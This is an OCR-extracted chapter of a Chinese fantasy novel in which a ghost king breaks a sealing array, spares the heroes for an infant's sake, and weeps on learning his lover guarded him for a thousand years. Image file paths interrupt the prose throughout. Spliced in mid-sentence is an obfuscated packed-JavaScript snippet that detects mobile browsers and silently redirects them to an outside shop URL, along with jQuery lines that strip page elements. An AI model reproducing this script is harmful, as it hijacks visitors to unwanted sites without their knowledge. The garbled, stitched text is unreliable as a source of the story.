战斗愈发艰难,方月的结界彻底碎裂,李勐被数具走尸围攻,身上又添数道深伤,林风拼死护在周灿阳身后,却也渐渐力不从心。
玄烬抱着阿愿,衣襟早已被鲜血浸透,手臂上的伤口被阴邪之气侵染,泛着诡异的黑青,可他依旧没有退缩,红纸钱一次次扬起,硬生生在阵眼旁筑起一道强劲的防线。
“坚持住!阵法只差最后一步!”玄清咬着牙,嘴角不断溢出鲜血,双手结印的速度越来越快,周身灵力疯狂涌动,尽数注入身前的灵剑之中。宁时、韩承旭、周灿阳也拼尽最后一丝力气,灵力源源不断地输送进他们所负责的信物之中,阵法的白光越来越亮,渐渐压过了周遭的阴邪黑雾,将整片空地照亮。
“成了!”周灿阳大喊一声,眼中迸发出光亮。
随着最后一缕灵力注入,阵眼中的信物发出耀眼的白光,四道白光交织成网,彻底笼罩了整个空地。阵法成型,守阵的四人瞬间挣脱了阵法的束缚,灵力虽有损耗,却终于可以加入战斗。
宁时几乎是第一时间冲了出去,身形一闪便挡在了玄烬身前,手中凝聚灵力化为一把灵剑,狠狠挥向围攻而来的走尸。
玄烬看着挡在自己身前的背影,却没有退缩,他将阿愿背在身后,一道道凌厉的黑气从掌中发出,击向那些靠近的走尸。
周灿阳从腰间抽出那把从锁魂崖上寻得的铁锁长鞭,配合着他掌心雷的能力,每一鞭挥出都带着一阵电闪雷鸣,瞬间击倒一片走尸。
韩承旭目光一沉,身形掠出,三叉戟于身前不断旋转,而后爆发出一阵强劲的气力,将那些靠近法阵的走尸震飞。
有了几人的加入战局瞬间逆转,原本疯狂的走尸节节败退,走尸的嘶吼声渐渐微弱,周遭的阴邪黑雾也在阵法白光的净化下一点点消散。
就在众人以为胜利在望时,一直魔宫前方的闻棪却突然动了。
他缓缓抬起头,目光死死锁住阵法正前方的莹白灵剑,空洞的眼神中渐渐有了一丝清明,像是突然想起了什么,周身的阴邪之气微微波动,脚步缓慢而沉重地朝着那把剑走了过去。
所有人都瞬间屏住了呼吸,停下了手中的动作,目光紧紧盯着闻棪的身影。林风低声道:“他要干什么?”
周灿阳也收起了嬉闹的神色,眉头一挑:“这老小子看来是要自投罗网了!”
众人的心都提到了嗓子眼,看着闻棪一步步走进阵法之中,期待着封印生效的那一刻。
一步、两步、三步……
直到闻棪整个人都踏入了阵法之中,却是什么都没有发生。
阵法的白光依旧耀眼,却没有对闻棪产生丝毫束缚,更没有发起攻击。闻棪径直走到那把莹白灵剑之前,眼神复杂。
下一秒,闻棪伸出手,轻轻握住了灵剑的剑柄,指尖抚过剑身上熟悉的纹路,动作轻柔得像是在触碰稀世珍宝。
众人彻底懵了,脸上满是震惊与不解。
阵法明明已经成型,为什么没能封印鬼王?他为什么能安然握住那把灵剑?
不等众人反应过来,闻棪猛地抬手,将插在阵眼凹槽中的灵剑狠狠拔了出来!
“轰!”
一声巨响,灵剑被拔出的瞬间阵法瞬间崩塌,强大的灵力冲击席卷全场,白光与阴邪黑雾剧烈碰撞,产生的冲击波将在场所有人都狠狠掀飞出去。众人闷哼一声,一口鲜血喷涌而出,重重摔在地上,浑身经脉剧痛,灵力尽失,连抬手的力气都没有,尽数重伤倒地。
玄清摔在地上,道袍被鲜血浸透,看着被闻棪握在手中的灵剑,眼中满是不甘与疑惑。宁时挣扎着想要爬起来,却浑身无力,只能死死盯着玄烬的方向,生怕他受到伤害。玄烬抱着阿愿,被冲击波撞得胸口剧痛,却依旧死死护住怀中的婴孩,红衣上的血污愈发浓重。
闻棪握着灵剑站在原地,周身没有丝毫阴邪之气,也没有丝毫暴戾,只有一片死寂的茫然。他看都没看倒地的众人,提着剑,漫无目的地朝着前方走去。
他的步伐缓慢而沉重,像是一具失去灵魂的躯壳,背影孤寂而悲凉。
而就在他走过玄烬身边时,玄烬怀中的阿愿突然睁开了乌溜溜的眼睛,看着闻棪的背影,竟咯咯地笑了起来。
那笑声清脆而稚嫩,像山间的清泉打破了这片死寂,也让闻棪的脚步瞬间停了下来。
他缓缓转过身,目光落在玄烬怀中的阿愿身上。阿愿依旧咯咯地笑着,小小的手挥舞着,没有丝毫恐惧,反而带着一丝好奇,直直地看着他,眼底满是纯粹。
玄烬大惊失色,警惕地将阿愿紧紧抱在怀里,目光盯着闻棪。
可是闻棪并未发难,只见他周身最后一丝冰冷彻底消散,空洞的眼神中渐渐有了一丝光亮,一丝温柔,还有一丝不易察觉的动容。他缓缓迈开脚步走到玄烬面前,蹲下身,动作轻柔得像是怕吓到这个小小的孩子,指尖轻轻抚过阿愿的脸颊,声音沙哑而温柔:“好孩子……”
阿愿没有躲闪,反而伸出小小的手抓住了他的指尖,笑得更加开心了,小小的身子微微晃动,就连那朱砂点缀的夸张的红脸蛋都显得可爱至极。
闻棪看着阿愿纯真的笑容,眼底的茫然渐渐散去,他缓缓抬起头,看向躺在地上浑身是伤的玄烬,语气带着一丝不易察觉的温和:“这孩子,是你养的?”
玄烬依旧警惕,他不知道闻棪想做什么,但是本能地感觉闻棪对自己和阿愿并没有杀意,声音微弱地答道:“是……是我养的。”
闻棪轻轻点了点头,指尖轻轻揉了揉阿愿的头顶,语气郑重:“你养的话,就好好养着他,好好保护他。”他顿了顿,目光扫过倒地的众人,声音平静无波,“我不杀你们,都是因为这个孩子。”
说完,他站起身,提起剑,继续往前走去,仿佛这场厮杀,这场阵法,都与他无关。
“等等!”
宁时拼尽全身力;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17336677|187670||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
气大喊出声,他挣扎着想要抬起头,看着闻棪的背影眼底满是急切。
他不能让闻棪就这么走了,不能让他带着误解孤独地活下去。
闻棪的脚步再次停下,缓他缓转过身看向宁时,眼神中带着一丝不耐烦:“你还有什么事?”
宁时喘着粗气,胸口的剧痛让他几乎无法呼吸,却依旧一字一句,艰难地说道:“闻棪……你,不是被封印在这里的。”
闻棪的身体瞬间僵住,空洞的眼神中闪过一丝震惊,他死死地盯着宁时,声音沙哑:“你说什么?”
“是晏参,”宁时咬着牙,将当年的真相缓缓道来,“当年你身受重伤,魂飞魄散在即,晏参为了温养你的残魂,将你送入井底温养。而他不惜以自己的全身修为和精血为引,化作一道符咒,镇压住井底的寒气,不让你虚弱的残魂收到寒气的伤害。”
“他从来没有想过要封印你,从来没有想过要囚禁你,他只是想护你周全,只是想给你一个机会,让你千年后得以重返人间,去过自己想要的生活。晏参他……非常爱你,他到最后,都在期待着和你重逢。”
这番话像一道惊雷狠狠劈在闻棪的头上,他浑身剧烈颤抖,手中的灵剑险些脱手,空洞的眼神中充满了不敢置信,泪水不自觉地从他的眼中流了出来,顺着脸颊缓缓滑落,晕开一小片湿痕。
他缓缓抬起手,看着手中的莹白灵剑,指尖轻轻抚摸着剑身上的纹路。
闻棪张了张嘴,声音沙哑得几乎听不清,带着一丝颤抖,一丝绝望,还有一丝卑微的期待:“那……晏参呢?他去哪里了?他为什么不来见我?”
玄烬看着闻棪崩溃的模样,心底满是共情的悲戚,他挣扎着,声音沙哑而微弱:“他……灵力耗尽,那张黄符纸……在被揭下的一瞬间就化为灰烬,消散在了空气中。”
“这千年来,他耗尽了自己所有的修为,耗尽了自己的精血,一直守着你,陪着你,在井底默默看着你,期待着你醒来,期待着和你重逢。他到最后,都没有一丝怨言,只愿你能平安醒来,能放下执念,好好地活下去。”
闻棪彻底崩溃了。
他猛地跪倒在地,双手紧紧抱着手中的灵剑,身体剧烈颤抖,压抑千年的哭声终于爆发出来。
沙哑、悲凉、撕心裂肺,响彻整个后山。
那哭声中,有悔恨,有委屈,有绝望,还有无尽的思念。他恨了千年,怨了千年,以为自己是被抛弃、被囚禁的人,可没想到,真相竟是这样。
是晏参用生命护了他千年,用自己的一切给了他新生的机会。
倒地的众人看着跪倒在地痛哭不止的闻棪皆是沉默不语。宁时看着他,眼底满是酸涩。
山间的风带着凉意吹过乱石岗,带着闻棪的哭声,带着众人的疲惫与悲凉,久久不散。重伤倒地的众人依旧毫无反抗之力,而沉睡千年的鬼王,手中紧紧握着那把承载着千年执念的灵剑,痛哭不已。